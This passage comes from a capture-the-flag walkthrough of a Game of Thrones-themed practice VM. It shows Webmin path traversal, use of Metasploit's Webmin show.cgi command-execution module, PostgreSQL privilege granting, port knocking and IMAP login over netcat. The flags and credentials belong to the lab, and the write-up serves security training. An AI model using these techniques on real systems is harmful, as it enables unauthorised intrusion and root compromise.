


Fig58: nslookup dns text record query output

Bingo!! **Third kingdom flag.**

Fig59: Iron Islands kingdom (dns)

Third Kingdom Flag =
5e93de3efa544e85dcd6311732d28f95
Output:
Timef0rconqu3rs.7kingdoms.ctf text = "You conquered Iron Islands kingdom flag: 5e93de3efa544e85dcd6311732d28f95. Now you should go to Stormlands at http://stormlands.7kingdoms.ctf:10000 . Enter using this user/pass combination: aryastark/N3ddl3_1s_a_g00d_sword#!"

Stormlands Kingdom
URL = http://stormlands.7kingdoms.ctf:10000
So we found a new port number 10000, so I decided to scan using **nmap** to see what service is running on that port.
Command:
nmap T4 –A –p 10000 192.168.21.130




Fig60: Nmap against port 10000 output

New URL = **http://192.168.21.130:10000/**
Credentials
User Name: aryastark
Pass: N3ddl3_1s_a_g00d_sword#!

To access Stormlands we should know it is a webmin, so let's place this URL: **http://192.168.21.130:10000/** into our browsers and use the above credentials to login.




Fig61: Stormlands webmin page




Fig62: webmin home page

So we can see there is a Flag: ~/flag.txt with its path of where it is located. Let's try to search for it.
So when we search it gives a no file error, so it seems we are not in the root directory so place the below values after at your URL:
….:10000/../../../../../../../../../ Then press enter. It doesn't matter how many they are but it should give such results:




Fig63: Expected Results.

So this is the webmin properties page, let's perform a **nikto** scan and see what we have.

Command: nikto –h http://192.168.21.130:10000/




Fig64: Nikto Output

So our nmap scan was unfruitful, so I went back to my nmap scan **Fig60** and I noticed from the output there was disallowed entry from the **robots.txt** file.

Fig65: disallowed entry

So I visited the **robots.txt** file and saw the **root** folder is set to disallow.

Fig66: robots.txt file

Hmmm, we are logged into the webmin application right!! Why don't I just search for this disallowed entry?

Fig67: search input




Fig68: search output

We found a File manager module, let's click it and see what the module does.




Fig69: File Manager module output

So it is a java module, let's activate it.




Fig70: Allow prompt

You can click any option either allow now or allow and remember.

Tip: If you are using your personal web browser machine, I would really advice you to click **allow now** for future security purposes.




Fig71: Security Warning prompt

Let's go ahead and click proceed.




Fig72: permissions prompt

Yeah!! I know a lot of prompts let's go ahead and click yes to allow the application to run.




Fig73: File Manager Output

So we are in the **root** directory of the webmin, let's look around.

So let's go look around two directories the **root** and **home** directory.




Fig74: Failed to interact with the File Manager

So I tried to interact with the File Manager module but it was unresponsive, so I went to try another way to create a session with the File Manager java applet using **metasploit.**

Searching for **exploit** first using **searchsploit** command line tool.
Command: searchsploit webmin

Fig75: searchsploit output.

We found an exploit it is a webmin Remote Command Execution under Metasploit.

Basically when you google what the exploit does it allows an attacker to exploits an arbitrary command execution vulnerability in Webmin 1.580. The vulnerability exists in the /file/show.cgi component and allows an authenticated user, with access to the File Manager Module, to execute arbitrary commands with root privileges.

(Reference: https://www.exploit-db.com/exploits/21851/)

Let's go ahead and start metasploit.
Command: msfconsole




Fig76: Msfconsole

Search for the exploit by using the **search** command.
Command: search webmin

Fig77: Search output

Then we use it, see the options required to execute the exploit, set the options and execute the exploit.

Command1:
use unix/webapp/webmin_show_cgi_exec
Command2: show options




Fig78: Msfconsole output1: exploit options




Fig79: Msfconsole output2: Unsuccessful exploit

The first attempt in exploiting the exploit never worked this is because ssl module option was set to true which should be false because our target webmin does not use ssl protocol.

What we have to do now is set ssl option to false and try to execute the exploit again.




Fig80: Msfconsole output3: Successful exploit

So let us go back to our web browser and get our flag.
The flag location was at ~/flag.txt, so let's visit both the home and root directory.
URL1:
http://192.168.21.130/file/show.cgi/root/aryastark/flag.txt
URL2:
http://192.168.21.130/file/show.cgi/home/aryastark/flag.txt




Fig81: URL1 output




Fig82: URL2 output

Output:

Welcome to:

Congratulations! you conquered Stormlands. This is your flag: 8fc42c6ddf9966db3b09e84365034357
Now prepare yourself for the next challenge!
The credentials to access to the Mountain and the Vale kingdom are:
user/pass: robinarryn/cr0wn_f0r_a_King-_
db: mountainandthevale
pgAdmin magic will not work. Command line should be used on that kingdom - Talisa Maegyr

Bingo!! **Fourth Kingdom Flag.**

Fourth Kingdom Flag =
8fc42c6ddf9966db3b09e84365034357

Next stop **Mountain and the Vale.**

Mountain and the Vale Kingdom

We got some other clues like the credentials to access Mountain and the Vale Kingdom and that pgAdmin magic won't work and that command line should be used to access the kingdom.

When you go back to our **jackpot,** the map we see that Mountain and the Vale Kingdom is a postgresql service.

Meaning if we try to access through its port number from the browser it won't work.

Fig83: postgresql port number.

URL: http://192.168.21.130:5432




Fig84: pgAdmin not working.

So we have to use the command line interface; (Reference: http://www.postgresqltutorial.com/postgresql-cheat-sheet/)

Credentials:
User Name: robinarryn
Pass: cr0wn_f0r_a_King-_

Database: mountainandthevale

psql –h <target-ip> <database-name> <user-name>

Command: psql –h 192.168.21.130 mountainandthevale robinarryn




Fig85: psql output

Now we are in, so let us start by listing the database schemas, then we list the database views.

Command1: \dn **Command2:** \dv




Fig86: Database Schema and Views

Let's try to read the contents of the flag.
Command: select * from flag;




Fig87: permissions denied while trying to view contents of flag.

So we need to **escalate privileges**; we need to grant all privileges on all tables in schema public to robinarryn.

Command: grant all privileges on all tables in schema public to robinarryn;

Fig88: Granting privileges on all tables

Let's go ahead and try to read the contents of the flag again.

Fig89: Base64 encoded data.

We find the data is base64 encoded, time to decode.
Site>> https://www.base64decode.org/




Fig90: Site base64 decode

One can use the site or even your command line.
Command1: echo"base-64-encoded-data" | base64 - - decode > decoded.txt
Command2: cat decoded.txt

Fig91: CLI decoding

Output:
Nice! you conquered the Kingdom of the Mountain and the Vale. This is your flag: bb3aec0fdcdbc2974890f805c585d432. Next stop the Kingdom of the Reach. You can identify yourself with this user/pass combination: olennatyrell@7kingdoms.ctf/H1gh.Gard3n.powah , but first you must be able to open the gates

Bingo!! **Fifth Kingdom Flag.**

Fifth Kingdom Flag =
bb3aec0fdcdbc2974890f805c585d432

Next stop **Reach.**

But before going to reach we must be able to open the gates and while granting privileges we saw there are other tables, let's list the other tables present.
Command: \dt+




Fig92: Listing tables present

Let's view the contents of each table.

Fig93: aryas_kill_list table contents.




Fig94: braavos_book table contents.

Fig95: eyrie table contents.




Fig96: popular_wisdom_book table contents.

Output for aryas_kill_list:

```
Id |        name         |                          why
----+---------------------+-------------------------------------------------------
 1 | WalderFrey          | For orchestrating the Red Wedding
 2 | CerseiLannister     | For her role in Ned Starks death
 3 | TheMountain         | For the torture at Harrenhal
 4 | TheHound            | For killing Mycah, the butchers boy
 5 | TheRedWomanMelisandre | For kidnapping Gendry
 6 | BericDondarrion     | For selling Gendry to Melisandre
 7 | ThorosofMyr         | For selling Gendry to Melisandre
 8 | IlynPayne           | For executing Ned Stark
 9 | MerynTrant          | For killing Syrio Forel
10 | JoffreyBaratheon    | For ordering Ned Starks execution
11 | TywinLannister      | For orchestrating the Red Wedding
12 | Polliver            | For killing Lommy, stealing Needle and the
torture at Harrenhal
13 | Rorge               | For the torture at Harrenhal and
threatening to rape her
(13 rows)
```

Output for braavos_book:

```
page |
text
------+--------------------------------------------------------------------------------
   1 | City of Braavos is a very particular place. It is not so far
from here.
   2 | "There is only one god, and his name is Death. And there is
only one thing we say to Death: Not today" - Syrio Forel
   3 | Braavos have a lot of curious buildings. The Iron Bank of
Braavos, The House of Black and White, The Titan of Braavos,
etc.
   4 | "A man teaches a girl. -Valar Dohaeris- All men must serve.
Faceless Men most of all" - Jaqen H'ghar
   6 | "A girl has no name" - Arya Stark
   7 | City of Braavos is ruled by the Sealord, an elected position.
   8 | "That man's life was not yours to take. A girl stole from the
Many-Faced God. Now a debt is owed" - Jaqen H'ghar
   9 | Dro wkxi-pkmon qyn gkxdc iye dy mrkxqo iyeb pkmo. Ro
gkxdc iye dy snoxdspi kc yxo yp iyeb usvv vscd. Covomd sd lkcon
yx drsc lyyu'c vycd zkqo xewlob. Dro nkdklkco dy myxxomd gsvv
lo lbkkfyc kxn iyeb zkccgybn gsvv lo: FkvkbWybqrevsc
(8 rows)
```

Output for eyrie:

```
id |        character         |
text
----+--------------------------+-----------------------------------------------------
 1 | Lysa Arryn               | We were allies for centuries. We can
negotiate the peace if you win this mind game
 2 | Robin Arryn              | The flag is hidden somewhere on
this dungeon. You'll never find it. Ha ha ha!
 3 | Mord                     | You'll be thrown into one of the sky
cells!!
 4 | Petyr (Littlefinger) Baelish | I'm here to help as always... If
you OWN your destiny you can do anything
 5 | Tyrion Lannister         | Books say stupid things sometimes
like people do. You have to decide what to believe and what
could be useful. The best choice for me is to be drunk
(5 rows)
```

Output for popular_wisdom_book:

```
id |                            text
----+-----------------------------------------------------------
 1 | The First Men are the original human inhabitants of
Westeros
 2 | The King's Landing main gates are closed by orders of the
Queen. Nobody can pass, and it seems something permanent
 3 | The High Garden citizens never were great warriors, they
are POLITE people. If you want to enter to their fortress you only
need to Knock at the gates but following their rules... they like
order
 4 | A Lannister always pays his debts
 5 | The old arcane Docker magic is present over all the
kingdoms. Usually you can't use it to move between them but
there is a secret tunnel from The Rock to King's Landing,
everybody knows that
 6 | The Iron Bank has the control. They can give you anything
you want if you pay enough...
(6 rows)
```

In the braavos_book table, we have a cipher text, so let's try and decrypt the cypher text, so let's head to this site >> https://www.xarg.org/tools/caesar-cipher/
And set the following setting: **USE KEY:** Guess




Fig97: SETTING to USE

Then click the encrypt/decrypt button.




Fig98: Decrypt output.

Output:

The many-faced god wants you to change your face. He wants you to identify as one of your kill list. Select it based on this book's lost page number. The database to connect will be braavos and your password will be: ValarMorghulis

So the clue is we need to change our identity using the aryas_killing_list, and the name we should identify ourselves with it we should select it based on the book's lost page number.

So going back to the braavos_book, I noticed number 5 is missing meaning we will use the name in number five from the aryas_killing_list.

So let's go ahead and login to the other database.

Credentials

User Name: TheRedWomanMelisandre
Password: ValarMorghulis
Database: braavos

Command: psql –h 192.168.21.130 braavos TheRedWomanMelisandre

Fig99: Braavos database login

Let's list the available tables present.

Command: \dt




Fig100: table listing

Let's go ahead and view the data in the table.

Command: select * from temple_of_the_faceless_men;




Fig101: table contents

So we have found our second secret flag, **CITY OF BRAAVOS.**

City of Braavos Secret Flag:
3f82c41a70a8b0cfec9052252d9fd721.

So going back to our clues, we see we had a flag to look for (eyrie output) which we have found it, when we arrive at the rock after the kingdom of reach we can use a tunnel to go through to king's landing.

Reach Kingdom
We have to open the gates of reach to enter:

Credentials:
User Name: olennatyrell@7kingdoms.ctf
Password: H1gh.Gard3n.powah
The service we are accessing this time is IMAP, when you go back to the map.

Tip: Follow the Map, it will guide you.

Since port number 143 from our scan is filtered we need to find a way to open the gates to reach.




Fig102: Filtered port running imap service

After some research on imap service (Internet Message Access Protocol), I learnt that there is a way to communicate to a closed/filtered port through other external ports. This technique was known as **PORT KNOCKING.**

Reference:
http://portknocking.org/

When we go back to our popular_wisdom_book output, you will notice a clue that will give you guidance on how to open the gates of reach.

The High Garden citizens never were great warriors, they are POLITE people. If you want to enter to their fortress you only need to Knock at the gates but following their rules... they like order

Hmmm POLITE we have encountered that word before on our clues, when I went to preview my above clues I found it, we had encountered the word when the three eyed raven gave us three hints and this was the second hint:

"3487 64535 12345. Remember these numbers, you'll need to use them with POLITE people you'll know when to use them"

So we had a set of numbers that before looked random and never made sense, but now they make sense they are port numbers, so now is the right time to use them, I guess the three eyed raven was right we will know when to use them.
So we have port numbers to use to knock (**port knocking),** and credentials let's go ahead and announce our arrival in reach.

To perform this task we are going to use a service known as **knock.**




Fig103: knock service help output

Command: knock - v 192.168.21.130 3487:tcp 64535:tcp 12345:tcp




Fig104: Port knocking my target

So what basically port knocking does is that it allows the target to open specific ports, for us our aim is to open port 143, so when we ran your nmap scan again we expect to find our port open meaning the port knocking technique was successful.

Fig105: Imap port open.

Output:
143/tcp open imap Dovecot imapd
|_imap-capabilities: Pre-login have ID more post-login listed capabilities LOGIN-REFERRALS LITERAL+ OK SASL-IR AUTH=PLAINA0001 AUTH=LOGIN ENABLE IMAP4rev1 IDLE

So we have opened our gates, let's use the credentials we were given to login.
To perform this task we are going to use a network utility known as **netcat,** which is designed to be a back-end utility.

Reference:
https://en.wikipedia.org/wiki/Netcat

Command: nc 192.168.21.130 143




Fig106: nc output1 IMAP LOGIN Prompt.

After some research I found some document that guided me to work around imap protocol commands.

Reference:
https://donsutherland.org/crib/imap

Command1: ? LOGIN olennatyrell@7kingdoms.ctf H1gh.Gard3n.powah
Command2: ? LIST "" * / LIST "" "*"
Command3: ? Select Inbox




Fig107: nc output2 IMAP Login and Listing IMAP Server.

Command: ? FETCH 1 BODY[]




Fig108: nc output3 IMAP Inbox Body Listing

Output:

Return-Path: <lorastyrell@7kingdoms.ctf>
Delivered-To: olennatyrell@7kingdoms.ctf
Received: by mail.7kingdoms.ctf (Postfix, from userid 0)
id E1FA643329; Fri, 8 Sep 2017 00:37:37 +0200 (CEST)
Subject: You conquered the Kingdom of the Reach
From: Sir_Loras_Tyrell<lorastyrell@7kingdoms.ctf>
To: <olennatyrell@7kingdoms.ctf>
X-Mailer: mail (GNU Mailutils 2.99.98)
Message-Id:
<20170907223737.E1FA643329@mail.7kingdoms.ctf>
Date: Fri, 8 Sep 2017 00:37:37 +0200 (CEST)

Congratulations!!

You conquered the Kingdom of the Reach. This is the flag:
aee750c2009723355e2ac57564f9c3db

Now you can auth on next Kingdom (The Rock, port 1337) using this user/pass combination:
User: TywinLannister
Pass: LannisterN3verDie!
"The things I do for love..." - Jaime (Kingslayer) Lannister

Bingo!! **Sixth Kingdom Flag.**

Sixth Kingdom Flag =
aee750c2009723355e2ac57564f9c3db

Next Stop **The Rock.**

The Kingdom of Rock

Credentials:

User Name: TywinLannister
Password: LannisterN3verDie!

So the service we are dealing with is **gitlist,** to be honest I have never dealt with gitlist so may the old and new gods protect us.

Port number the service is running on is **1337.**

So let's do a scan to see if the port is open and what service it is running.

Command:

nmap –T4 –A –p 1337 192.168.21.130




Fig109: nmap results.

So the port is open, and after some research I learned that gitlist is a git repository viewer. >> http://gitlist.org/ where it allows one to browse repositories through a web browser.

URL: http://192.168.21.130:1337

Let's try to access our git repository viewer from web browser.




Fig110: Authentication prompt

Then place the credentials we have above at the prompt and press ok button.

